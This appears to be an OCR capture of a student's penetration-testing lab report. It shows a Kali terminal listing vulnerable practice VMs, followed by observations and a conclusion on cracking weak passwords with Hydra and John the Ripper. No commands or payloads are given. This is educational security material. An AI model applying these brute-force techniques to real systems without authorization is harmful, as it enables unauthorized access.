
Ethical-Hacker-Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

kali@Kali: ~

File Actions Edit View Help

```
┌──(kali㉿Kali)-[~]
└─$
::1             Kali.vm         dvwa.vm         ff02::2         gravemind.vm    ip6-allrouters  ip6-loopback    juice-shop.vm   metasploitable.pc  mutillidae.pc   webgoat.pc
Kali            dvwa.pc         ff02::1         gravemind.pc    ip6-allnodes    ip6-localhost   juice-shop.pc   localhost       metasploitable.vm  mutillidae.vm   webgoat.vm
┌──(kali㉿Kali)-[~]
└─$ sssssss
```



Observations

1. Weak passwords can be cracked easily using common password dictionaries.
2. Older systems such as Metasploitable2 use deprecated SSH algorithms that may not be compatible with modern systems by default.

3. Hydra is effective for online brute-force password attacks against network services.
4. John the Ripper is effective for offline password cracking once hashes are obtained.
5. Proper network configuration is essential for communication between virtual machines.

Conclusion

This lab successfully demonstrated password cracking techniques using Hydra and John the Ripper in a controlled penetration testing environment. The exercise provided practical understanding of brute-force attacks, offline password cracking, network configuration, and vulnerability assessment. The lab also highlighted the importance of strong passwords and secure system configurations in preventing unauthorized access.